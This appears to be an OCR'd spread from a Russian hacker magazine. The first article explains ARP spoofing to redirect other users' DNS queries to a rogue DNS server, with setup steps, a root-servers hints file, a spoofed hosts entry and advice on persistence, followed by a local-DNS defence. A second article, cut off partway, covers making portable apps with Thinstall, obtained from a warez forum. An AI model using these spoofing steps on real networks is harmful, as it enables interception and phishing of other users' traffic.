
ARP-АТАКИ В ЛОКАЛЬНЫХ СЕТЯХ

Локальные сети, собранные на коксиале, позволяют беспрепятственно перехватывать чужой трафик, поскольку он физически проходит через все машины того же сегмента сети. Пакет, отправленный в сеть, принимается даже теми сетевыми картами, которым он не предназначен. Сетевая карта просто сверяет свой MAC-адрес с MAC-адресом получателя пакета, прописанного в Ethernet-заголовке, и либо обрабатывает его (в случае совпадения адресов), либо же отбрасывает. Однако существует возможность программного перевода карты в так называемый «неразборчивый» режим, в котором она кушает все пакеты. Именно по этой технологии работают сетевые сниферы (sniffers), как хакерские, так и вполне легальные, предназначенные для диагностики сети.
Но с переходом на витую пару и интеллектуальные маршрутизаторы (а других сегодня, пожалуй, нигде, кроме как в музее, и не найти) доставляют пакет только тому получателю, чей MAC-адрес совпадает с MAC-адресом, прописанным в заголовке, то есть чужой трафик так просто не перехватить! Но тут есть один деликатный момент. Физически Ethernet-сети работают

Назначение IP-адреса локальному DNS-серверу через редактор реестра




Linux, загружаемый из-под виртуальной машины VMware, установленной на Windows, вполне пригоден для запуска атакующих ARP-утилит, при условии что виртуальной машине разрешен доступ к физической Ethernet-сети (конфигурация по умолчанию)



Коварная Windows не позволяет назначать DNS-серверу адрес 127.0.0.1 через графический интерфейс

на MAC-адресах, что расшифровывается как Media Access Control address (управление доступом к носителю), в то время как в интернете рулят IP-адреса.
Каждый узел локальной сети, работающий с TCP/IP-протоколом, имеет специальную ARP-таблицу (Address Resolution Protocol — протокол разрешения адресов), предназначенную для преобразования IP-адресов в MAC-адреса, а самим преобразованием занимается ARP-протокол, работающий по следующей схеме: если MAC-адрес получателя неизвестен, в локальную сеть отправляется широковещательный запрос типа: «Обладатель данного IP, сообщите свой MAC-адрес». Полученный ответ заносится в уже упомянутую ARP-таблицу, кстати говоря, периодически обновляющуюся. Временные интервалы между обновлениями зависят от типа операционной системы, а также ее конфигурации и варьируется от 30 секунд до 20 минут.
Никакой авторизации для обновления ARP-таблицы не требуется. Более того, большинство операционных систем заглатывает подложные ARP-ответы, даже если им не предшествовали никакие ARP-запросы. Таким образом, для того чтобы маршрутизатор пересылал чужой трафик на хакерский Ethernet-порт, атакующий должен модифицировать ARP-таблицу жертвы, что осуществляется посылкой подложного направленного или широковещательного ARP-ответа, в котором содержится IP-адрес DNS-сервера провайдера и... свой собственный MAC-адрес!
Жертва послушно обновляет ARP-таблицу, после чего все DNS-запросы поступают прямиком на хакерский узел. Что будет делать с ними хакер?! Да ничего особенного, просто установит у себя любой бесплатный DNS-сервер из многих имеющихся и будет исправно разрешать доменные имена. Вот только для некоторых особо интересных доменных имен будет сделано исключение, и в настойках DNS-сервера хакер пропишет фальшивые IP-адреса, которыми, как нетрудно догадаться, окажутся адреса подконтрольных ему узлов с установленными «копиями» web-серверов или просто proxy-серверами, грабящими весь проходящий трафик. Однако следует помнить, что если соединение осуществляется по протоколу HTTPS, то в логах proxy не окажется ничего интересного, так что возводить подложные web-серверы все же намного предпочтительнее (хоть полное копирование интерфейса чужого сервера и не самое простое занятие).

ТЕХНИЧЕСКИЕ АСПЕКТЫ РЕАЛИЗАЦИИ АТАКИ


Для успешного хакерствования в водах Карибского моря нам потребуются три вещи: утилита, формирующая поддельные ARP-запросы, DNS-сервер и web-сервер. Естественно, если мы хотим перехватывать почтовый трафик, передаваемый по протоколам POP3/SMTP, то и почтовый сервер нам тоже понадобится.
Раздобыть ARP-утилиту можно, например, на Packet Storm (www.packetstormsecurity.org). Просто вводим в строку поиска слово ARP и выбираем себе бифштекс по вкусу, благо выби-

warning
Информация представлена исключительно в целях ознакомления. За применение ее в противозаконных целях ни автор, ни редакция, ни кто-либо, кроме тебя, ответственности не несет! Не чуди!



links
www.xakep.ru/magazine/xa/068/060/1.asp — подробнейшая статья о реализации атаки ARP-spoofing с примерами.





Структура ARP-пакета

рать там есть из чего. Большинство утилит поставляется непосредственно в исходных текстах и работает только в UNIX-подобных системах, но... с появлением виртуальных машин типа VMware это обстоятельство перестало быть существенной проблемой.

Просто ставим себе VMware (если не сделали этого ранее) и натягиваем любой Linux (внимание: некоторые ARP-утилиты работают только со строго определенными дистрибутивами Linux'а или BSD, так что чтение инструкции перед установкой — это рулез). Запусти атакующую ARP-утилиту и укажи в командной строке свой собственный MAC-адрес и адрес DNS-сервера провайдера, отправив в сеть широковещательный подложный ARP-ответ (смотри справку по ключам соответствующей ARP-утилиты).

Как узнать свой MAC-адрес? Запусти штатную утилиту ipconfig.exe с ключом /all, и она выдаст всю необходимую информацию (MAC-адрес будет прописан в графе «Физический адрес» для каждой сетевой карты).

А как узнать IP-адрес настоящего DNS-сервера? Нет ничего проще! Вызываем штатную Windows-утилиту nslookup.exe, и она тут же сообщает Default DNS Server (сервер по умолчанию) вместе с его IP-адресом.

Но, прежде чем запускать ARP-утилиту, заставляющую всех членов этого сегмента локальной сети забыть о настоящем DNS и валить DNS-запросы на наш хакерский узел, нам, естественно, необходимо установить свой собственный DNS-сервер, который эти самые запросы и будет обрабатывать, иначе произойдет сплошной облом.

Из бесплатных DNS-серверов, работающих под Windows, автор рекомендует Small HTTP Server, включающий в себя: web-сервер, HTTP-сервер, DNS-сервер, DHCP-сервер, FTP-сервер, SMTP-сервер, POP3-сервер и много всякой всячины. Ну разве не здорово?! Лежит это добро на http://smallsrv.com и настраивается с полпинка.

«Ну и как он настраивается?! Поконкретнее, пожалуйста», — попросит придирчивый читатель. Короче, значит, запускаем инсталлятор, который ничем не отличается от миллионов других точно таких же инсталляторов, и никаких вопросов на этом этапе установки у нас не возникает. Затем, зарегистрировав сервер на «гражданина бывшего СНГ» (регистрация бесплатна и описана в документации), запускаем файл http.exe, щелкаем правой кнопкой мыши по иконке, появившейся в системном трее, и выбираем в контекстном меню пункт Settings («Установки»).

На экран вылезает разлапистое диалоговое окно. Находим в нем DNS. Там будет пункт «Host file. File with host names and IP address for DNS server» («Хост-файл. Файл с доменными именами и IP-адресами, используемый DNS-сервером»).

Хост-файл имеет достаточно сложную структуру, и, чтобы не грузить читателя лишними детали, автор приводит готовый листинг, заставляющий наш локальный DNS-сервер обращаться к корневым DNS-серверам. Просто создай хост-файл в любом месте диска, скопируй в него следующий текст и укажи путь к файлу в настройках DNS-сервера.

```
sh - nslookup

C:\sys>nslookup
Default Server:  ns.kubanol.ru
Address:  62.183.50.230

>
```

А вот так можно выяснить IP-адрес DNS-сервера провайдера с помощью штатной Windows-утилиты nslookup.exe

СТРОКИ, КОТОРЫЕ НЕОБХОДИМО ДОБАВИТЬ В ХОСТ-ФАЙЛ, ЧТОБЫ НАШ DNS-СЕРВЕР ОБРАЩАЛСЯ ЗА РАЗРЕШЕНИЕМ ЗАПРОСОВ К КОРНЕВЫМ DNS-СЕРВЕРАМ

```
.              IN NS a.root-servers.net
a.root-servers.net IN  A 198.41.0.4
.              IN NS b.root-servers.net
b.root-servers.net IN  A 128.9.0.107
.              IN NS c.root-servers.net
c.root-servers.net IN  A 192.33.4.12
.              IN NS d.root-servers.net
d.root-servers.net IN  A 128.8.10.90
.              IN NS e.root-servers.net
e.root-servers.net IN  A 192.203.230.10
.              IN NS f.root-servers.net
f.root-servers.net IN  A 192.5.5.241
.              IN NS g.root-servers.net
g.root-servers.net IN  A 192.112.36.4
.              IN NS h.root-servers.net
h.root-servers.net IN  A 128.63.2.53
```

Теперь, получив запрос на разрешение доменного имени от одного из клиентов, наш сервер обратится к одному из корневых DNS-серверов и вернет ответ жертве, как будто бы она обратилась к настоящему DNS-серверу, предоставленному провайдером. Ну и какой в этом кайф?! Фактически мы будем обслуживать чужие DNS-запросы на халяву. А навар?!

А вот и навар! Добавив в хост-файл одну или несколько строк вида «83.239.33.46 www.sysinternals.com», мы сможем изменить IP-адрес узла www.sysinternals.com на любой другой IP-адрес. Например, адрес порно-сервера или нашего собственного web-сервера, который можно создать с помощью того же Small HTTP сервера или Microsoft Personal web-сервера. Тут, как говорится, на вкус и цвет товарищей нет, ну а техника сайтостроения — это уже совсем другая тема, которой посвящены сотни книг и тысячи статей.

Проведем небольшой эксперимент. После добавления в хост-файл указанной выше строки запустим браузер, наберем www.sysinternals.com и... вместо ожидаемой странички мы попадем на... наш сервер! То же самое произойдет и со всеми остальными атакованными пользователями приватной локальной сети.

При этом следует помнить о двух вещах. Первое: поскольку ARP-таблицы периодически обновляются и хакнутый MAC-адрес вновь заменяется правильным, атакующую ARP-утилиту следует закинуть в планировщик (кури инструкцию к штатной Windows-команде at).

Второе: у некоторых провайдеров стоит система обнаружения вторжений, просекающая попытки (успешные, разумеется) вторжения в ARP-таблицы, после чего провайдерам остается установить вектор атаки, то есть определить Ethernet-порт хакера и надавать ему по ушам. Однако в подавляющем большинстве случаев никакой защиты нет.

ВОЗВЕДЕНИЕ ЗАЩИТНЫХ СООРУЖЕНИЙ

Хачить чужие компьютеры — это хорошо. Ой, что за чушь я несу?! Это плохо и вообще противозаконно, но еще хуже, когда кто-то захачит нас. Надо же как-то защищаться?! А защититься можно (и нужно) с помощью все того же Small HTTP сервера, установив свой собственный DNS-сервер, напрямую обращающийся к корневым DNS-серверам через TCP-протокол. Тогда нас никакой хакер не взломает! Для этого нужно установить Small HTTP сервер на свой компьютер, активировать DNS по методике, описанной выше, и назначить его основным DNS-сервером, выбросив DNS-сервер провайдера на фиг за полной ненадобностью.

Вообще-то, обращение к корневым серверам — процедура небыстрая и слегка замедляющая web-серфинг, по крайней мере теоретически. Практически же Small HTTP сервер кэширует DNS-запросы, так что задержка возникает лишь при первом посещении данного ресурса, зато потом ответ от локального сервера возвращается практически мгновенно, намного быстрее, чем от DNS-сервера провайдера. Более того, у многих провайдеров DNS-серверы не только тормозят, но еще и косячат, то есть отвечают, что нет, мол, узла с таким именем, даже если такой узел заведомо есть. В общем, мыщъх уже больше года работает исключительно через локальный DNS и страшно доволен. Исчезли многие глюки и тормоза, так досаждавшие его ранее.

В настройках Small HTTP сервера выбираем меню DNS, находим поле «Size of cache for names (in bytes)» («Размер кэша имен в байтах») и увеличиваем его насколько не жалко. Чем больше размер кэша, тем больше доменных имен в нем поместится и тем реже будут происходить повторные обращения к корневым DNS-серверам. Изменение размера кэша возымеет действие только после перезапуска Small HTTP сервера — просто закрой его, а потом запусти вновь.

Самое главное — необходимо взвести галочку «Enable DNS over TCP» («Использовать TCP-протокол для DNS-запросов»), что в 99,999% случаев гарантирует невозможность создания подложного пакета, который бы DNS-сервер воспринял как правильный.

Остается только прописать адрес нашего локального DNS-сервера (всегда равный 127.0.0.1) в качестве основного. На первый взгляд кажется, что нет ничего проще! Находим в «Панели управления» папку «Сеть и удаленный доступ к сети», выбираем нужное сетевое соединение, в контекстом меню заходим в «Свойства», лезем в настройки протокола TCP/IP, переводим радиокнопку из положения «Получать адрес DNS-сервера автоматически» в положение «Использовать следующие адреса DNS-серверов» и пишем в нижеследующей графе «127...». И вот тут-то нас ждет облом-с! Windows ехидно сообщает: «IP-адреса, начинающиеся с 127, не являются допустимыми, поскольку они зарезервированы для адресов замыкания на себя. Укажите другое, допустимое значение в диапазоне от 1 до 223».

Обладатели статических IP-адресов могут просто махнуть рукой и прописать свой реальный IP-адрес (который можно узнать с помощью штатной утилиты ipconfig.exe), однако как быть тем, у кого IP-адрес назначается провайдером динамически и меняется при каждом входе в сеть?! Приходится прибегать к прямому редактированию реестра. Запускаем regedit.exe (с правами администратора), захотим в следующую ветвь системного реестра: HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces\, где видим все имеющиеся у нас сетевые интерфейсы, а точнее, соответствующие им идентификаторы вида {13D988FF-8252-4F2A-94CC-BC36E90EDFA0}. Как найти в них нужный?!

Поочередно открывая ветви идентификаторов один за другим, смотрим на поле NameServer, в котором содержится IP-адрес DNS-сервера, назначенного провайдером. Если он совпадет с IP-адресом, выданным утилитой nslookup.exe, то, значит, мы нашли, что искали и меняем этот адрес на 127.0.0.1. Перезагрузка не требуется. Все! С этого момента DNS-сервер провайдера отдыхает и все запросы идут через наш собственный локальный сервер, проследить за активностью которого можно, кликнув левой кнопкой мыши по иконке Small HTTP сервера в системном трее. Откроется консольное окно, в которое сервер валит свой лог.





Схема атаки на DNS-сервер общим планом, без углубления в детали



Узнаем свой MAC-адрес с помощью штатной Windows-утилиты ipconfig.exe, запущенной с ключом /all

ЧТО В ИТОГЕ?


Мы проделали большую работу. Самое время подвести итог: мы установили свой собственный DNS-сервер, не только защищающий нас от хакерских атак, не только ускоряющий web-серфинг, но еще и дающий возможность забыть о глюках DNS-сервера, установленного у нашего провайдера. С другой стороны, мы получили мощное оружие, позволяющее атаковать других, например, в качестве показательных тестов на проникновение. Только вот делать это, естественно, нельзя. Несмотря на то что приватные локальные сети хороши как раз тем, что большинство из них уже находится вне закона и работает без всякой лицензии, по голове ты рискуешь получить в любой ситуации. Лично мыщъх предпочитает атаковать свои собственные виртуальные сети в порядке чистого эксперимента и ожидает того же от читателей.

СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

PORTABLE — ВОТ ОНА РАДОСТЬ!


СОЗДАЕМ ИЗ ЛЮБОЙ ПРОГРАММЫ ЕЕ PORTABLE-ВЕРСИЮ

Ну какой дурак поставил сюда этот древний Office? Куда делся интерпретатор Perl? Тут есть хоть один нормальный редактор кода? В такие моменты хочется пойти найти админа и надавать ему как следует: и ладно, что сам настроить ничего не может, так ведь и другим не дает. Чуть что — ограничение прав. Вот если на одной-единственной флешке был бы весь необходимый набор софта, тогда бы не приходилось тратить уйму времени на пустяки! Только вот найти portable-версии приложений очень сложно, а зачастую даже невозможно. Ну что делать? Значит, будем портировать сами! Решено.



Если внимательно изучить статистику загрузок, несложно заметить, что портированные версии программ пользуются ошеломляющим успехом и могут потягаться даже с оригинальными утилитами. Оно и понятно, куда приятнее иметь портативную версию программы при себе, нежели жестко зашитую в недрах системы. Все хорошо до тех пор, пока на флешку не потребуется записать что-то экзотическое. Ну, скажем, Perl-скрипт собственного сочинения или какое-то редкое приложение, для которого portable-версии, естественно, не окажется. Есть призрачный шанс, что нужное приложение не шибко норовит залезть внутрь системы, не покушается на реестр и, возможно, даже установится... Но куда вероятнее, что инсталлятор гордо выдаст ошибку, ссылаясь на недостаточность прав. Да чего таить, скорее всего, именно так и будет.

Теоретически можно отследить зависимости программы, посмотрев на то, что делает установщик во время инсталляции. Благо отследить изменения файловой системы и реестра легко с помощью небезызвестных утилит



Thinstall может искать изменения в различных местах системы, и ты их должен указать!



Весь процесс проходит в три этапа: 1) создание снимка девственной системы, 2) установка программы, 3) выявление появившихся изменений и компоновка portable-дистрибутива

от Sysinternals — Filemon и Regmon, которые ныне принадлежат самому Microsoft. Но и тут велик шанс обломаться, поскольку изменения в чужой системе производить, как правило, запрещено. Другое дело — результаты нашего небольшого исследования можно оформить в виде плагина для Bart PE Builder и собрать на базе Windows свой LiveCD с нужной программой, но это все-таки не то. Перезапускаться в искусственное, достаточно тормозное и ограниченное окружение — это не самый лучший вариант. Тут нужно взять на вооружение инструменты покруче да посмелее. И, к счастью, такие есть.

ТА ЖЕ ВИРТУАЛИЗАЦИЯ, ТОЛЬКО В ПРОФИЛЬ


Многие дельные разработки долго остаются закрытыми от широкой публики. Иногда оттого, что у разработчиков напрочь отсутствуют PR-качества и они тупо не могут или даже не хотят распространять программу. Или же, наоборот, оттого, что меркантильная составляющая души подсказывает программеру, что свое детище нужно либо отдавать за деньги, либо вообще никак. И это как раз тот самый случай, который произошел с продуктом Thinstall. Еще во время написания довольно старого материала «Убойная флешка» я был наслышан о существовании подобной утилиты. Но тогда, к великому сожалению, даже сверхактивные поиски не привели меня к какой-либо рабочей и даже триальной версии программы. А вот сейчас она у меня в руках. Надо сказать, что просто закачать пробную версию с офсайта не получится: параноидальные модераторы отклоняли мою заявку, даже если в ней была указана абсолютно правильная информация обо мне. Я спам. Вот так. Виноваты сами: значит, буду использовать версию, ссылочку на которую я почерпнул в разделе «Варезник» форума www.ru-board.com.
Для того чтобы понять, зачем нужна и как работает эта утилита, давай разберемся: а что, собственно, мешает программам работать без установки на других машинах? Причин на самом деле не так много: во-первых, программы не могут записать и считать свои настройки из реестра (ветку HKEY_LOCAL_MACHINE использует практически любое приложение), и, во-вторых, они не имеют права на чтение и запись в глобальные каталоги, в том числе в c:\program files\ и системные папки Винды (system32 и прочие). Если бы для приложения можно было создать песочницу (во взрослой терминологии — sandbox), то есть виртуальное окружение со своим реестром и файловой системой (и, само собой, с зависимыми папками и ключами), к которым программа могла, как ей нужно, обращаться (при этом не внося изменения в основную систему), то оно отлично работало бы и вне родного компа. Вот как раз такой контейнер и позволяет сделать программа Thinstall.
Общий алгоритм портирования любого приложения заключается в следующем. Надо:


1) сделать слепок системы (snapshot), записав текущее состояние файловой системы и реестра;
2) установить программу, которую нужно портировать;
3) сделать слепок системы после установки;
4) выявить изменения в двух snapshot'ах;
5) поместить файлы программы, а также все вспомогательные файлы (из системных директорий) и ключи реестра в специальный файл-контейнер, распространяемый в виде единственного exe-файла;
6) во время запуска такого бинарника на другом компьютере создать виртуальное окружение sandbox для программы и воссоздать состояние системных файлов и реестра, которые видимы только для портированной программы.


Вот, собственно, и все, попробуем сделать это на практике?

«БОЖЕ, Я СТАЛА ПОРТАТИВНОЙ!»

Установленная Thinstall представляет собой набор файлов, в том числе бинарных. И сначала даже непонятно, что нужно запускать. Вот и хорошо, потому что запускать сейчас ничего и не надо :). Для портирования программы нам перво-наперво понадобится установить девственно чистую Винду (win2k или XP). Зачем?! Вообще говоря, по этому поводу можно не заморачиваться и портировать большинство приложений и на своей обычной системе с кучей установленных программ и многочисленных настроек «под себя». Но при этом в контейнер обязательно попадут посторонние ветки реестра и системные файлы, а это уже не есть хорошо. Более того, Thinstall практически моментально создает слепок чистой системы, в то время как над давно установленной ОС может корпеть по несколько минут. Или вот еще ситуация. У тебя на компьютере уже установлен .NET-фреймворк, и ты портируешь приложение, которое его использует. Естественно, файлы этой платформы в контейнер уже не попадут, и приложение уже не запустится на компьютере, где .NET не установлен. Комментарии излишни. Поэтому я тебе все-таки рекомендую, и даже настоятельно рекомендую, не полениться запустить какую-нибудь VMware Workstation или бесплатный VMware Server и потратить часок, чтобы установить ОС под виртуальной машиной. Специально для портирования приложений!
Вот теперь приступим. Из всех исполняемых файлов, которые лежат в папке с программой, нам понадобится только один — SetupCapture.exe. Это графический интерфейс для консольных утилит (компиляторов виртуальной файловой системы и реестра VFTool/VRegTool, а также специального линковщика TLink), которые, собственно, и занимаются сборкой портированных приложений. Рекомендую расшарить файлы из директории Thinstall, тогда к ним можно будет обратиться прямо из виртуальной машины (локальная сеть с домашней ОС, скорее всего, будет настроена автоматически), набрав в адресной строке UNC-адрес папки: \\step\Thistall (например). Это


Редактрируем package.ini


Вот теперь из Perl'а можно собрать portable-версию



dvd

Выложить на диск сам Thinstall мы не можем по лицензионным соображениям. В ходе работы над статьей нашелся аналог - программа Mojopac. Вот ее триальная версия будет на DVD.



links

www.thinstall.com — официальный сайт Thinstall, на котором выложена масса видероликов, демонстрирующих процесс портирования приложений. В том числе и сложные случаи, когда приложение использует платформу .NET, Java и ActiveX.

самый лучший вариант, поскольку мы ничего не копируем на чистую систему, хотя ничто не мешает это сделать, перенеся файлы Thinstall каким-либо еще способом (через ту же самую флешку).

Далее создаем первый слепок системы, то есть структуру, в которой содержится текущее состояние ОС без установленных программ и приложений. Для этого запусти утилиту SetupCapture и выбери Pre-install Scan. Перед этим можно было бы указать диск и ветки реестра для сканирования, но обычно по умолчанию все выставлено правильно. На быстром компьютере этот процесс едва ли займет более 10-20 секунд.

Теперь, когда сканирование системы завершено, можно приступить к установке непосредственно портируемого приложения. Просто возьми инсталлятор и сделай все самым обычным образом (не бойся, даже если потребуется перезагрузка) с одним одним-единственным нюансом. Позаботься о том, чтобы установщик создал на рабочем столе или в меню «Пуск» ярлыки для запуска приложения. Если такой опции не предусмотрено, как, например, в случае с интерпретатором Active Perl, ярлык нужно создать самому. Это очень важно, поскольку именно так Thinstall определяет, какие из появившихся в системе бинарников нужно портировать! В случае же, когда у приложения нет инсталлятора, можно просто вручную скопировать файлы в нужную директорию (а на рабочем столе, естественно, создать ярлыки). Это тоже нормально.


Теперь следующий шаг. В принципе можно было бы прямо сейчас приступать к повторному сканированию системы и созданию контейнера, но в этом случае приложение придется конфигурировать каждый раз заново. На фига нам такое счастье? Нет уж, предлагаю настроить все прямо сейчас, выставить нужные параметры. Допустим, если это браузер, то добавить закладки, установить домашнюю страницу, подключить к Firefox (а я использую именно его) все необходимые плагины (Firebug, DownloadIT и прочие прелести жизни). И только после этого программе следует дать отмашку на заключительное сканирование системы (кнопка Post-install Scan). Сразу по завершении в Thinstall/Captures появится папка с названием проекта. Если внимательно присмотреться, то можно заметить, что все содержимое — это различные файлы и папки, которые появились в системе после сканирования, а также файлы с ключами реестра. Тут же лежит файлик build.bat. Если ты обращался к Thinstall по локальной сети, можешь смело приступать к его выполнению. В противном случае файлы придется переместить в реальную систему, туда, где была установлена Thinstall. Выполнение build.bat запускает компилятор виртуального реестра, паковщик виртуальной файловой системой, а также специальный линкер, который соберет все хозяйство в exe-файл. И в результате получаем что? Правильно, портированную версию приложения. Можешь тут же попробовать ее на другом компьютере и плясать от радости до упаду :).

ОХ УЖ ЭТИ ТОНКОСТИ

